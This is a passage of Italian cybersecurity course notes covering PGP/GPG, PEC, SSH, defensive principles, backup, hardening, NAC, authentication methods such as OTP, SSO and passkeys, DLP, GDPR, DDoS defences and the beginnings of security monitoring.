PGP (Pretty Good Privacy) fu ideato da **Philip Zimmermann** alla fine degli anni '80 (prima versione 1991) per rendere la crittografia asimmetrica accessibile a chiunque dal personal computer. Zimmermann, invece di commercializzarlo (l'RSA era brevettato e una legge anticrimine del 1991 imponeva ai produttori di garantire l'accesso governativo), lo pubblico su Usenet. Venne **incriminato per anni dall'FBI** come trafficante di armi (il software crittografico equiparato a materiale bellico per le leggi sull'esportazione); l'accusa cadde nel 1996.

Definizione

Schema PGP. L'idea chiave e **ibrida**: usare l'asimmetrico solo per scambiare una chiave simmetrica.

1. Si genera l'hash del messaggio (128 bit) e lo si **firma** con la chiave privata RSA del mittente.
2. Si **comprime** (ZIP) messaggio + firma.
3. Si genera una **chiave di sessione** simmetrica casuale (128 bit).
4. Si cifra il tutto con un algoritmo simmetrico (originariamente **IDEA**).
5. Si cifra la chiave di sessione con la **chiave pubblica del destinatario**.
6. Si applica l'**ASCII Armor Radix-64** per ottenere ASCII basso.

Il destinatario esegue i passi a ritroso.

- **GPG** (GNU Privacy Guard) — implementazione open source:
 - ▶ Scelta da Linux perche **non usa il brevettato IDEA** → liberamente utilizzabile.
 - ▶ Conforme a OpenPGP (RFC 2440), compatibile con PGP.
 - ▶ **Comandi**: `gpg --sign firma`; `gpg --clearsign output leggibile`; `gpg --encrypt cifra`; completo firmato+cifrato: `gpg -u mitt -r dest --armor --sign --encrypt`.

Definizione

Web of Trust. A differenza di S/MIME (che si appoggia alle CA), PGP usa un modello **peer-to-peer** senza terza parte fidata. Si basa sul principio «small world» (sei gradi di separazione): se F si fida di E, ed E si fida della firma di A, allora F puo fidarsi di A. Un certificato OpenPGP (chiave pubblica + dati del proprietario) puo essere firmato da altri utenti, ad esempio in un **key signing party**, e un sistema di voto stabilisce quante firme di conoscenti (parzialmente o pienamente fidati) servono a considerarlo valido. I certificati hanno una **data di scadenza** (introdotta per gestire la perdita della chiave privata).

18.2.3 PEC (Posta Elettronica Certificata)

Definizione

PEC (DL 185/2008): attribuisce all'email lo stesso valore legale di una **raccomandata con ricevuta di ritorno**, garantendo certezza della ricezione, non ripudio dell'invio, integrità dei contenuti e data/ora di consegna. Il gestore invia al mittente una ricevuta che è prova legale della spedizione e una di avvenuta (o mancata) consegna. Coinvolge i provider scelti da mittente e destinatario.

Nota

PEC vs S/MIME. S/MIME consente di inviare a qualunque indirizzo, è interoperabile a livello mondiale e protegge il **contenuto** con cifratura, ma **non ha valore legale**. La PEC ha valore legale in Italia ma garantisce trasporto e ricevute, non la cifratura end-to-end del contenuto.

18.3 SSH (Secure Shell)

Definizione

SSH è un protocollo per l'accesso remoto a un host, che stabilisce un **tunnel cifrato** tra client e server SSH. Rimpiazza i protocolli che trasmettono in chiaro (telnet, rsh, rlogin). Comprende tre sotto-protocolli: **Transport Layer**, **User Authentication** e **Connection**. Lo scopo è instaurare una connessione sicura tra utente e server `sshd` **senza** che i due end system condividano inizialmente alcuna informazione.

- **Quattro fasi di una sessione SSH:** instaurazione connessione, autenticazione utente, uso della shell, chiusura.
 - Le prime due sono le più critiche.
 - **Ordine chiave:** la connessione sicura va creata **prima** dell'autenticazione → le credenziali non circolano mai in chiaro.
 - Nella fase di instaurazione non si usa alcuna informazione relativa all'utente.

Esempio

Host key e Diffie-Hellman. I due host non condividono nulla all'inizio, quindi non possono avere una chiave pre-condivisa: si usa la crittografia asimmetrica per derivare una chiave simmetrica con **Diffie-Hellman**. Ogni host possiede una **host key** (coppia pubblica/privata) creata all'installazione, che lo identifica univocamente, non protetta da passphrase e trasparente all'utente. All'avvio di ogni sessione i due host si scambiano le host key pubbliche e calcolano una chiave di sessione simmetrica, usata per cifrare tutti i pacchetti successivi (incluso quello di autenticazione).

Attenzione

Nessun certificato: Trust On First Use (TOFU). SSH **non** usa certificati digitali. Al primo collegamento il client accetta «alla cieca» la host key del server e la memorizza; ai collegamenti successivi verifica che corrisponda. Questo lascia una finestra di vulnerabilità al primo contatto (man-in-the-middle), ma poi rileva ogni sostituzione della chiave.

- **Autenticazione utente** (a canale sicuro creato):
 - **Username/password.**
 - **User key** (memorizzata cifrata su disco) → più sicura ma non sempre disponibile.

Parte III

Tecnologie, monitoraggio e gestione

Dalle contromisure tecniche preventive (hardening, backup, endpoint protection, NAC, autenticazione e DLP) ai sistemi di individuazione e risposta (IDS, SIEM, SOC), fino alla gestione del rischio e ai sistemi di gestione della sicurezza delle informazioni.

19 Tecnologie per la sicurezza: principi e prevenzione

19.1 Il ruolo delle contromisure tecniche

- **Contromisure tecniche: necessarie ma non sufficienti.**
- **Contromisure organizzative:** inefficaci se non sono:
 - supportate da contromisure tecniche preventive;
 - verificate (anche tecnicamente);
 - integrate con sistemi di rilevamento di anomalie/incidenti;
 - arricchite da sistemi di gestione degli incidenti.
- **Ciclo delle tre famiglie tecniche: prevenzione → individuazione → risposta.**

Nota

Non si parte mai da «zero security». Tutti usano già firewall, antivirus, reti wireless protette da password; molti usano già sistemi di backup (gestiti correttamente?). Il punto di partenza è quindi una **gap analysis**: identificare le soluzioni ideali per la specifica realtà aziendale, censire e analizzare le contromisure esistenti, prioritizzare le attività per «tendere» all'ideale, seguendo processi strutturati di risk management.

- **Aree su cui agire:**
 - Utenti e loro dispositivi (fissi e mobili).
 - Reti (LAN cablate, wireless, WAN).
 - Servizi e sistemi informatici aziendali (server, client, apparati di rete, dispositivi).
 - Dati aziendali e sistemi cloud.

19.2 I sei principi generali

Definizione

I **principi generali** della sicurezza, sempre validi e da declinare in base a esigenze e tecnologie, sono sei:

1. **Minimizzazione della superficie di attacco** (rasoio di Occam).
2. **Minimizzazione dei privilegi** nell'accesso a servizi e dati.
3. **Assenza di single point of failure.**
4. **Segmentazione e segregazione della rete.**
5. **Comunicazioni sicure.**
6. **Protezione degli endpoint** (fissi e mobili) degli utenti.

- **1) Minimizzazione della superficie di attacco:**
 - **Superficie di attacco** = insieme di tutti i **vettori di attacco** (vettore = qualunque mezzo con cui un attaccante interagisce col sistema: canali, interfacce; non implica vulnerabilità).
 - **Minimizzarla** = eliminare sistemi e interfacce non necessari.
 - I sistemi obsoleti, di test, «dimenticati», non aggiornati e non monitorati = punto di ingresso ideale.
 - **Processo in tre passi:**
 - **Mappare** la superficie: conoscere sistemi, servizi e cosa è esposto a chi (sempre in evoluzione).
 - **Eliminare** i vettori inutili.
 - **Gestire** correttamente gli altri: mantenerli in sicurezza e monitorarli.
- **2) Minimizzazione dei privilegi:** contiene gli effetti della compromissione di singoli account o computer.

Approfondimento

Zero trust. L'approccio zero trust evita qualunque privilegio o autorizzazione implicita: nessuna risorsa aziendale è disponibile prima di una corretta (e, ove necessario, forte) autenticazione, e l'accesso a tutte le risorse è regolato da politiche di autorizzazione. Una strategia di implementazione e la **microsegmentazione**, che migliora la granularità del controllo a fronte di maggiori costi, complessità e tempi di realizzazione.

- **3) Assenza di single point of failure:** obiettivo = **continuità operativa** (contro guasti, disastri, attacchi).
 - Esempi: copie di backup (migliore difesa anti-ransomware, se fatte bene) e ridondanza dei sistemi essenziali.
- **4) Segmentazione e segregazione della rete (= defense in depth concreta):**
 - **Perimetro** esterno — necessario per applicare difese perimetrali.
 - **Segmenti** — divisione interna per diritti di accesso e sensibilità dei dati (risorse logiche e fisiche).
 - **Segregazione** — controllo degli accessi cross-segment con opportune tecnologie.
- **5) Comunicazioni sicure:**
 - **Errore comune:** focalizzarsi su dati «at rest»/«in use» dimenticando «in transit».
 - **Domande chiave:** qual è il mezzo di trasmissione di info sensibili (intra/inter-organizzazione) e che garanzie offre?
 - **Ambito:** posta elettronica, ma anche personale in mobilità/smart working, collegamenti tra sedi, LAN cablate e wireless.
- **6) Protezione degli endpoint:** dispositivi del personale tra gli obiettivi preferiti.
 - Direttamente connessi alla rete aziendale → difese perimetrali inutili.
 - Spesso usati da personale inesperto, soggetti a social engineering e (spear)phishing, in uso promiscuo.
 - **Mobili:** rischio aggiuntivo di furto/smarrimento con perdita di dati.

19.3 Principali rischi e relative contromisure

• Principali rischi a livello endpoint/organizzazione:

- Phishing/spear phishing e social engineering.
- Ransomware e malware.
- Data breach e accessi non autorizzati (GDPR).
- Attacchi di negazione del servizio.
- Furto/smarrimento di dispositivi mobili.

19.3.1 Phishing e social engineering

- **Social engineering:** molti attaccanti reperiscono le info non con tecniche informatiche ma chiedendole alle vittime (figura storica: Kevin Mitnick).
- **White phishing** — migliore strategia di addestramento del personale:
 - Invio di email di «finto phishing» per capire chi «abbocca».
 - Erogare training personalizzato, regolare la difficoltà, monitorare i progressi.
- **Soluzione tecnologica: filtri antispam/antiphishing** (integrati nei server di posta).
 - Efficaci contro attacchi «a tappeto», spesso inutili contro attacchi **targeted**.

19.3.2 Ransomware e malware: backup

- **Quattro pilastri di difesa** anti ransomware/malware: **backup, hardening e patching, protezione delle postazioni, controllo della postura di sicurezza dei dispositivi**.
- **Pianificazione del backup:**
 - **RPO** (Recovery Point Objective) — quanti dati si è disposti a perdere.
 - **RTO** (Recovery Time Objective) — in quanto tempo si deve ripristinare.
 - Analisi preliminare di asset e volume dei dati.
 - **Data retention** — impatto su storage, costo, eventuali vincoli di compliance.
 - **Cruciale:** verificare periodicamente l'efficacia con **tentativi di ripristino**.

Tipo di backup	Caratteristiche
Completo	Immagine completa del sistema, ripristinata nella sua interezza.
Incrementale	A partire da un backup completo, immagini a intervalli più brevi con solo le differenze rispetto al backup precedente (completo o incrementale). Ripristino: dal completo più recente, applicando in ordine tutti gli incrementali.
Differenziale	A partire da un backup completo, immagini con solo le differenze rispetto al backup completo . Ripristino: backup completo + ultimo differenziale.
Sintetico	Usa strategie incrementali/differenziali, ma il sistema calcola offline un'immagine completa «sintetica» e aggiornata. Ripristino: sufficiente l'ultimo backup sintetico.

Attenzione

Protezione dei backup. I backup devono essere **isolati** dal resto della rete: errore grave e salvarli su filesystem condivisi o su SAN/NAS usate per l'operatività aziendale (il ransomware li cifrerebbe insieme al resto). Per dati sensibili è indicata la **crittografia**, estremamente importante in caso di backup su cloud. Problemi tipici: dimensionamento scorretto, valutazione errata di RTO/RPO, mancata identificazione di dati da salvare, e soprattutto **backup non testati** che non funzionano proprio quando servono.

• On premise vs cloud:

- **On premise** — più performante (ripristino rapido), più costoso, mantiene il controllo dei dati.
- **Cloud** — meno performante (download vincolato alla banda), più economico (economia di scala, opex vs capex), tipicamente con cifratura, ma delega il controllo a terzi.

19.3.3 Hardening e patching

Definizione

Hardening: «irrobustire» i sistemi rendendoli più difficili da attaccare. Coinvolge sistemi operativi, applicazioni e relative configurazioni, tipicamente mediante **checklist** manuali o automatizzate applicate prima della messa in opera. Declina, all'interno di un singolo sistema, più principi generali (soprattutto minimizzazione di superficie di attacco e di privilegi). Il processo deve rendere i sistemi conformi alle politiche.

• Default sicuri del sistema appena installato (conformi alle politiche):

- **Da evitare:** installare stampante/router/IP-cam/server/app senza cambiare le password di default, con account fittizi e password deboli, senza logging, senza aggiungere il device al CMDB aziendale.
- **Rimuovere:** servizi, applicazioni, protocolli, utenti e privilegi non necessari (disabilitando ciò che non si può rimuovere).
- **Aggiungere/configurare:** antimalware, endpoint protection, logging e rilevazione intrusioni, firewall personali, gestione patch, disk encryption (se serve), complessità minima delle password.

Approfondimento

Checklist e SCAP. Una checklist è un documento con istruzioni o procedure per configurare un prodotto IT: **automatizzata** (tool che modificano e verificano le impostazioni: script, template, file SCAP) o **manuale** (istruzioni in prosa per l'amministratore). **SCAP** (Security Content Automation Protocol, NIST) è un protocollo per definire checklist processabili automaticamente. Strumenti Microsoft storici: Microsoft Baseline Security Analyzer (MBSA, fino a versioni precedenti a Windows 10) e Microsoft Security Compliance Toolkit (controllo automatico di baseline).

• Aggiornamenti (Windows Update per OS e alcuni applicativi Microsoft):

- Automatici se il computer è connesso, ma andrebbero **testati prima**.

- **Update offline** prima di mettere online: service pack scaricati o immagini con tutte le patch (es. WSUS Offline Update).
- **Problemi**: rischio di bug/incompatibilità (→ **phased roll-out**, test su pochi dispositivi); talvolta richiedono interruzione del servizio (non sempre possibile in contesti industriali); talvolta non disponibili.

19.3.4 Endpoint protection

• Componenti di una soluzione di endpoint protection:

- **Agente software** su ogni endpoint (alti privilegi: antivirus, personal firewall, integrazione col browser).
- **Sistema centralizzato** di monitoraggio e gestione.
- **Controllo remoto** sugli endpoint, inclusa esecuzione remota di comandi arbitrari → **estremamente invasivo**.

• Elementi tipici: antivirus/antimalware (con threat intelligence), controllo integrità dei file, controllo dei processi in esecuzione, integrazione col browser, logging centralizzato, personal firewall, supporto/ticketing.

Tecnica antivirus	Descrizione
Firme (signature)	Tecnologia base: database di caratteristiche note di sample osservati in passato (dimensione, tipo, sequenze di byte). Richiede aggiornamento costante.
Euristiche	Riconoscimento di caratteristiche sospette, possibilmente condivise da molte varianti dello stesso ceppo virale.
Sandboxing	Esecuzione del sample in ambiente isolato, tipicamente esternalizzata.

Attenzione

L'efficacia dell'antivirus è **molto alta su attacchi standard ma molto bassa su attacchi mirati e 0-day**. L'AV-TEST Institute registra ogni giorno oltre 350.000 nuovi malware e PUA: la sola tecnologia a firme non basta. Il **controllo dei processi** complementa l'analisi dei file, esaminando l'immagine di memoria (firme di malware «unpacked»), le attività sospette (apertura file, accesso a rete e periferiche, system call) ed eventualmente confrontandole con flussi noti.

- **Firewall personale**: controlla il traffico in ingresso/uscita da un singolo computer.
 - Usato da utenti inesperti con config di default.
 - Basato sull'autorizzazione delle **applicazioni** (non del traffico) → evadibile se l'app è compromessa.

19.3.5 Network Access Control (NAC)

- **Problema senza NAC**: l'accesso alla rete interna dipende solo da autenticazione/autorizzazione → chi ha le credenziali entra.
 - **Rischio**: dispositivi potenzialmente compromessi (portatile dell'agente rientrato dopo mesi, laptop del consulente esterno) → se entrano, le difese perimetrali sono inutili.

Definizione

Con il **NAC** (Network Access Control) i dispositivi che vogliono connettersi vengono analizzati: il NAC verifica la **configurazione** (sistema operativo, service pack, patch, versioni applicative, attivazione e aggiornamento di firewall e antivirus). Se la configurazione soddisfa le politiche, il dispositivo è ammesso; altrimenti viene confinato in una **remediation network** a connettività limitata e isolata, da cui può aggiornarsi per (tentare di) diventare compliant. I dispositivi già ammessi possono essere ricontrollati periodicamente.

• Cinque fasi del NAC:

- **Rilevazione** — accorgersi del nuovo dispositivo.
- **Autenticazione** — riconoscerlo.
- **Controllo** — verificarne la configurazione rispetto alle politiche.
- **Autorizzazione** — assegnare i diritti di accesso in base a configurazione e politiche.

- **Remediation** — portarlo a conformita.

Strategia di autenticazione	Note
802.1X	Da preferire quando possibile: sicurezza e integrazione.
Basata su MAC	Facilmente evadibile (MAC spoofing).
Basata su Web	Utile per device che non supportano 802.1X.
Kerberos snooping	Non standard.

- **Controllo della configurazione** — due approcci:
 - **Agentless** — scansione di rete in 4 fasi: riconoscimento/identificazione (ping sweep, DNS), scansione porte/servizi, identificazione vulnerabilita, test; eventualmente via applet per i browser.
 - **Pro/controllo**: no modifiche ai sistemi, ma risultati poco affidabili e carica il server di scansione.
 - **Agent-based** — software su ogni dispositivo, agenti «thin» o «fat».
 - **Pro/controllo** (preferito dai vendor): raccoglie piu info e puo agire sul dispositivo (fat), ma richiede installazione su tutti (compatibilita, eterogeneita, vendor lock-in, agente in ambiente potenzialmente ostile).
- **Autorizzazione** — dalla granularita grezza alla fine:
 - Disabilitazione dinamica delle porte (grezza).
 - Allocazione dinamica di VLAN (buon compromesso).
 - Networking basato su policy (potente ma non standard).
- **Remediation**: guidata da un web server per i dispositivi in quarantena → mostra stato, restrizioni, motivi di non conformita, istruzioni di correzione, con repository locale di software e aggiornamenti.

Nota

NAC – bilancio. E un ottimo complemento alle difese perimetrali (agisce su minacce che un firewall non potrebbe contrastare), da controllo sui dispositivi che si connettono anche se non aziendali, e culturalmente utile (abitudine all'aggiornamento), efficace contro malware comune. Per contro: l'analisi degli host e difficile (agent-based non sempre possibile, agentless meno affidabile) e in ambienti molto dinamici ed eterogenei (il laptop Linux del consulente, l'iPad del CEO) la gestione diventa un potenziale incubo.

20 Identita digitale, autenticazione e autorizzazione

20.1 Identita digitale, AAA

Definizione

L'**identita digitale** e una rappresentazione di un'entita (risorsa o utente) da parte di un computer; dipende dal **contesto** in cui l'entita e referenziata (la stessa persona ha identita diverse sui vari sistemi a cui e registrata). Richiede **identificatori** (sequenze di caratteri/cifre uniche in un dato contesto: numero telefonico, codice fiscale, matricola, URI, URL), che sono la chiave per accordarsi sull'entita rappresentata.

Il modello **AAA** (Authentication, Authorization, Accounting) struttura il controllo degli accessi:

- **Autenticazione**: identificare in modo certo chi accede o invia/manipola/riceve dati. Duplice scopo: **controllo degli accessi** (individuare univocamente gli utenti) e **log degli eventi** (non ripudio di accessi e azioni).
- **Autorizzazione**: conferire a un'identita il diritto di accedere a specifiche risorse in base al ruolo (decisione politica, non tecnica). Verifica che un soggetto **gia autenticato** possa compiere date operazioni.
- **Ordine**: l'autenticazione precede sempre l'autorizzazione (prima «chi sei», poi «cosa puoi fare»).
- **Provisioning / deprovisioning**: quando un utente cambia ruolo o lascia l'organizzazione, i diritti vanno modificati/eliminati (funzionalita spesso disattese).

20.2 Verificare l'identita: i fattori

Definizione

Per autenticare un utente si puo usare:

- **cio che l'utente conosce** (PIN, password, segreti condivisi);
- **cio che l'utente possiede** (tessera magnetica, smart-card, token);
- **cio che l'utente e** (biometria: impronte, retina, voce, volto);
- **il contesto** dell'utente (geolocalizzazione);
- **le attivita** dell'utente (analisi comportamentale).

20.2.1 Username e password

- **Assunzione**: chi conosce la coppia username/password e chi dice di essere.
- **Diffusione**: il piu usato nonostante metodi piu sicuri (per costo, complessita, usabilita).
- **Vantaggi**: semplice ed economico; non richiede di salvare segreti lato client.
- **Svantaggi**: gli utenti scelgono password facili da ricordare (poco sicure); metodi spesso deboli; talvolta si memorizzano segreti lato client.

Attenzione

Come NON memorizzare le password. In chiaro: se il file e compromesso, tutte le password sono rivelate. Cifrate: serve un sistema crittografico e la memorizzazione delle chiavi di decifratura, riportando al problema precedente. La soluzione corretta e una **funzione hash**: se il file viene letto, l'attaccante deve indovinare le password o invertire la hash. Le persone tendono comunque a scegliere password facili da indovinare (nomi, parole di dizionario anche modificate, troppo corte, legate al contesto personale).

20.2.2 Attacchi alle password

- **Premessa**: violare le password e sempre possibile. Tipologie principali:

Attacco	Descrizione
Password guessing	Tipo «social engineering»: l'attaccante tenta di autenticarsi interagendo direttamente col sistema (osservazione, social engineering, trojan, eavesdropping su canale in chiaro, password di default). Il difensore mira a massimizzare il tempo necessario e può reagire (rallentare, bloccare, allarmare).
Password cracking	Due attività: ottenere il file con la rappresentazione mascherata (es. hash digest) e violare l'algoritmo. Tentativi off-line , senza interagire col sistema (vedi rainbow tables).
Dictionary attack	Si dispone di un dizionario (anche milioni di entry) a cui sono già applicate una o più funzioni di hash; si cercano corrispondenze tra i digest pre-calcolati e le entry del file delle password. Se trovata, si conosce la password in chiaro.

20.3 Autenticazione forte: due fattori e OTP

- **2FA (autenticazione a due fattori)**: combina almeno due elementi tra ciò che si conosce/possiede/è.
 - **Esempio Google**: oltre a username+password serve l'accesso al telefono → chi ruba la password non entra (manca il dispositivo).

Definizione

One-Time Password (OTP): password utilizzabili esclusivamente una volta; dopo l'uso sono immediatamente invalidate. Difficoltà tecniche: sincronizzazione, generazione di sequenze robuste di password casuali, distribuzione delle password.

Algoritmo	Caratteristiche
HOTP	HMAC-based One-time Password (RFC 4226, open standard). Basato su un contatore di eventi C e una chiave simmetrica K nota solo a token e servizio di validazione. Usa HMAC-SHA-1; il risultato di 160 bit è «troncato» a poche cifre digitabili: $\text{HOTP}(K, C) = \text{Truncate}(\text{HMAC-SHA-1}(K, C))$.
TOTP	Time-based One-time Password (RFC 6238, estensione di HOTP). Usa l' istante temporale corrente al posto del contatore, generando OTP a validità limitata (miglior sicurezza). Richiede sincronizzazione degli orologi.

- **Formula TOTP** – con K chiave segreta, T_0 istante iniziale (default unix epoch), T_S step temporale (default 30 s), N lunghezza OTP (default 6):

$$T_C = \left\lfloor \frac{\text{unixtime}(\text{now}) - \text{unixtime}(T_0)}{T_S} \right\rfloor, \quad \text{TOTP} = \text{HOTP}(K, T_C)$$

- **Token** (hardware o software): implementano questi algoritmi.
 - Autenticazione basata sulla sincronizzazione (clock tipico 30–60 s).
 - **Evoluzione**: token + chiave pubblica (login su PC, VPN, wireless).
 - **Versioni software**: trasformano il dispositivo mobile in token (es. home banking).

20.4 Single Sign On e passkey

Definizione

Il **Single Sign On (SSO)** è una proprietà del controllo di accesso di più sistemi software correlati ma indipendenti: l'utente si autentica una volta sola e accede a tutti i sistemi aziendali senza reintrodurre le credenziali.

Benefici:

- Meno complessità: niente gestione di molte password.
- Meno tempo speso a inserire credenziali.
- Meno costi: meno chiamate all'help desk per password dimenticate.
- Policy **unificate** di autenticazione e autorizzazione.
- Niente reimplementazione del controllo accessi per ogni nuova applicazione.

Attenzione

Problemi dell'SSO. Fornendo accesso a molte risorse, una volta autenticato l'utente diventa la «chiave unica del castello»: aumenta l'impatto se le credenziali sono compromesse. Va quindi combinato idealmente con autenticazione forte (2FA o OTP). Inoltre rende il sistema di autenticazione **estremamente critico**: un suo guasto o irraggiungibilità (errore di rete) può negare l'accesso a **tutti** i sistemi – indesiderabile per sistemi che devono essere sempre accessibili (sicurezza, impianti).

Approfondimento

Passkey. Metodologia di autenticazione **senza password**, basata su crittografia asimmetrica. Alla creazione dell'account il dispositivo (smartphone, browser, password manager) crea una coppia di chiavi: la **pubblica** e memorizzata sul server, la **privata** sul dispositivo (protetta da biometria o PIN). All'accesso il servizio chiede di sbloccare il dispositivo e riceve l'identità firmata con la chiave privata, che verifica con la pubblica. **Benefici**: login semplificato (no password, no codici da ricopiare), elevata resistenza al phishing, multifattore **by design** (quello che possiedi, il dispositivo; quello che sei/sai, biometria/PIN). **Svantaggi** (temporanei): onere di supporto sugli sviluppatori, attualmente poco diffuse, disorientamento degli utenti.

- **A&A federata**: usare un'identità riconosciuta da più organizzazioni.
 - **Esempi**: IDEM (Consorzio GARR), fedERa (Regione Emilia-Romagna e Lepida), Eduroam (accademico internazionale).

20.5 Identity management e identità privilegiate

- **Problema**: A&A separate per ogni servizio = ingestibile (identità multiple, password, provisioning/deprovisioning).
- **Identity management centralizzato**: evita ridondanze e inconsistenze.
 - Spesso su un **servizio di directory** che organizza e memorizza info su utenti, reti, asset e risorse condivise, fornendo anche controllo degli accessi.

Approfondimento

Gestione di identità privilegiate (PIM). Il tecnico che mantiene il server di posta può leggere la posta del CEO? Di solito sì. Il **Privileged Identity Management** controlla e gestisce accessi amministrativi **temporanei** a risorse sensibili con approccio **task-based**: gestione molto più granulare delle autorizzazioni, riducendo la probabilità che un attaccante ottenga accessi amministrativi completi. Le soluzioni Microsoft identificano, estraggono e isolano gli account amministrativi dalle foreste Active Directory.

- **Problemi dell'AAA**: sistema critico per l'operatività; eterogeneità dei sistemi (non tutti integrabili); effort nel mantenere utenti/gruppi con privilegi allineati alle funzioni; rischio di accumulare un numero crescente di eccezioni.

20.6 Data Loss Prevention (DLP)

Nota

Perché la prevenzione è fondamentale. Il primo, storico obiettivo della sicurezza informatica è sempre stato la **sicurezza delle informazioni** (oggi si aggiunge la continuità del servizio). Ma quando si viola

la sicurezza dell'informazione non c'è speranza di recupero come per i beni materiali: una volta copiata o esfiltrata, è persa per sempre. Per le informazioni solo la **prevenzione** e l'**early detection** possono aiutare.

Definizione

La **Data Loss Prevention (DLP)** – anche Data Leak Protection, Information Leak Prevention/Detection – mira a riconoscere e identificare le informazioni sensibili e a proteggere i dati durante tutto il loro ciclo di vita: **in motion, at rest, in use**.

Stato del dato	Tecnica	Esempi
Data in motion	Network DLP	Analisi del traffico per intercettare e bloccare la trasmissione di dati sensibili attraverso il perimetro: scansione di mail, traffico Web, chat e social.
Data at rest	Storage DLP	Scansione dei sistemi di storage per identificare e rimuovere dati sensibili in sedi non adeguate (cartelle condivise, file).
Data in use	Endpoint DLP	Software su host aziendali che controlla l'uso di dispositivi removibili (USB, CD), apertura file, client di posta/trasferimento, stampa.

- **Integrazione necessaria: regole** che definiscono le caratteristiche sensibili di un dato (parole chiave) + indicizzazione dei documenti sensibili.
 - Le soluzioni usano in modo integrato tecnologie esistenti (AAA, cifratura, controllo rete e host, SIEM).
- **Prodotti DLP dedicati** (RSA, Symantec, McAfee, Trustwave, CISCO IronPort, CheckPoint) – complessi e costosi; tre categorie:
 - **Integrate** – at rest + in use + in motion.
 - **Data in motion** – evoluzione di firewall/IDS/IPS.
 - **Software-specific**.
 - **Criterio di scelta**: spesso la facilita di integrazione con le tecnologie esistenti.

20.7 Cenni sul GDPR

- **GDPR**: trasforma la gestione dei dati personali da semplice adempimento a **processo aziendale** che incide sull'organizzazione.
- **Principi cardine**:
- **Minimizzazione**: trattare meno dati possibile e solo per il tempo necessario.
- **Formazione** di chi tratta i dati e nomina di un **DPO** (Data Protection Officer).
- **Accountability**: distribuire le responsabilità secondo lo schema delega-responsabilità-controllo.
- **Canale con gli interessati** e gestione dei loro diritti.
- **Privacy by default e by design**; anonimizzazione e pseudo-anonimizzazione.
- **Documentazione** dei trattamenti.
- **Registro dei Trattamenti**: dati di Titolare e Responsabili, finalità, categorie di interessati/destinatari/ruoli, trasferimenti extra-UE, descrizione delle misure di sicurezza.
 - Va conservato (con data), mantenuto, messo a disposizione del Garante.
- **DPIA (Data Privacy Impact Assessment)**: preventivo e periodico.
 - Per ogni nuova procedura si valuta il rischio.
 - Per il rischio residuo si predispongono piani di intervento, monitorati almeno annualmente.

Attenzione

Sanzioni («bastone e carota»). Per mancata adozione di misure di sicurezza adeguate, mancata notifica/comunicazione di violazione, mancata DPIA: multe fino a **10 milioni di euro o 2% del fatturato di gruppo**. Per violazioni dei principi base del trattamento e del consenso, dei diritti dell'interessato, dei trasferimenti extra-UE o di un ordine dell'Autorità: fino a **20 milioni di euro o 4% del fatturato**. Le imprese particolarmente virtuose (che certificano i trattamenti e applicano codici di condotta) hanno diritto a valutazioni meno stringenti.

20.8 Negazione del servizio (DoS/DDoS)

Definizione

Gli attacchi di **negazione del servizio** mirano a compromettere la **disponibilità** di reti, sistemi e dati, tipicamente senza impatti su confidenzialità e integrità (appena l'attacco termina, tutto torna a funzionare). Tipologie: sfruttamento di vulnerabilità, sfruttamento di «operazioni onerose», attacchi puramente **voluntari** (normalmente distribuiti – **DDoS** – e realizzati mediante botnet, anche offerti «as a service»).

- **DDoS estorsivi** – schema:
 - ▶ Attacco dimostrativo (15 min – 1 ora) + richiesta di riscatto.
 - ▶ In assenza di risposta → attacco prolungato con richieste crescenti.
 - ▶ Chi paga subisce nuove estorsioni in 12–18 mesi.

Nota

Difese. Gli attacchi basati su vulnerabilità e applicazioni hanno difese relativamente semplici. Quelli **voluntari** sono difficili da contrastare: assorbire l'attacco (aumentando capacità computazionale e di rete), accettare **graceful degradation**, lavorare con l'ISP upstream, usare **CDN** (Content Delivery Network) e soluzioni cloud-based specifiche (es. Cloudflare). La difesa **non si improvvisa** durante l'attacco: occorre identificare il DDoS come rischio, analizzarlo e stabilire prima i contatti con ISP e cloud provider, verificando protezioni e obblighi contrattuali.

20.9 Protezione dei dispositivi mobili

- **Due pilastri: awareness e Mobile Device Management.**
- **Rischi della portabilità:**
 - ▶ Furto/smarrimento (Verizon DBIR 2015: 45% dei data breach sanitari da portatili rubati/smarriti).
 - ▶ Ambienti potenzialmente ostili.
 - ▶ Utilizzo promiscuo.

Approfondimento

Full Disk Encryption. Tutti i dati sono cifrati; la password di decifratura è richiesta all'avvio, dopo il quale è completamente trasparente. Previene la perdita di dati se il portatile perso o rubato e **spento**. Integrata nelle versioni Professional di Windows (BitLocker) o realizzabile con software aggiuntivi (VeraCrypt).

- **In mobilità:** evitare reti wireless aperte o con password condivisa (alberghi, eventi, trasporti) → preferire provider mobile o VPN ben configurate.
- **Smartphone e tablet** (sottovalutati): contengono identità digitali, rete sociale, accesso a dati personali e sanitari.
 - ▶ **Modello di sicurezza:** ecosistemi chiusi con marketplace controllato dal vendor (iPhone > Android per maggiore controllo).
 - ▶ **Rischi principali:** app da store non ufficiali, sistemi *rooted/jailbroken*.

Definizione

Il **Mobile Device Management (MDM)** offre: **enforcement di policy** (password, app installabili, compliance, specifiche per piattaforma), **attività remote** (geolocalizzazione, blocco, wipe dei soli dati aziendali o di tutti i dati) e **hardening** del dispositivo (installazione/configurazione di VPN, blocco del catalogo applicazioni, jailbreak detection).

21 Security monitoring e Intrusion Detection

21.1 Il monitoraggio continuo

- **Le attività generano eventi** (normali e di attacco):
 - **Eventi di rete** — LAN, wireless, WAN, bus di campo.
 - **Eventi di sistema** — postazioni, server, apparati, dispositivi, macchinari.
 - **Eventi di sicurezza** — allarmi da firewall, AP, IDS.
- **Condizioni di utilità:**
 - **Visibili** — acquisizione e raccolta.
 - **Collezionabili** — centralizzazione e aggregazione.
 - Distinguere normale da anomalo tramite **algoritmi di analisi**.

Attenzione

Monitoraggio ≠ reazione automatica. Il monitoraggio consente di rilevare anomalie e attacchi e abilita reazioni rapide, ma **da solo non aumenta il livello di sicurezza** del sistema monitorato. È uno strumento di rilevazione e allertamento, non di prevenzione.

- **Architettura tipica di rilevazione:**
 - **Sorgenti:** eventi di rete e di sistema (postazioni, server, apparati, dispositivi) + allarmi dagli IDS + **threat intelligence** da terze parti.
 - **Raccolta:** aggregazione, correlazione, gestione.
 - **Analisi:** storico eventi, **SIEM**, con interfacce di visualizzazione, ricerca, notifica, esportazione.
 - **Presidio:** un **Security Operation Center**.

21.2 Eventi di rete

Sorgente	Descrizione
Full Packet Capture	Cattura e memorizzazione di una copia integrale del traffico (sniffer su network TAP o switch con SPAN port). Consente qualunque analisi a posteriori e network forensics, ma è difficile su reti veloci (> 10 Gbps) e ha costi di storage elevati: usata in modo selettivo su flussi specifici.
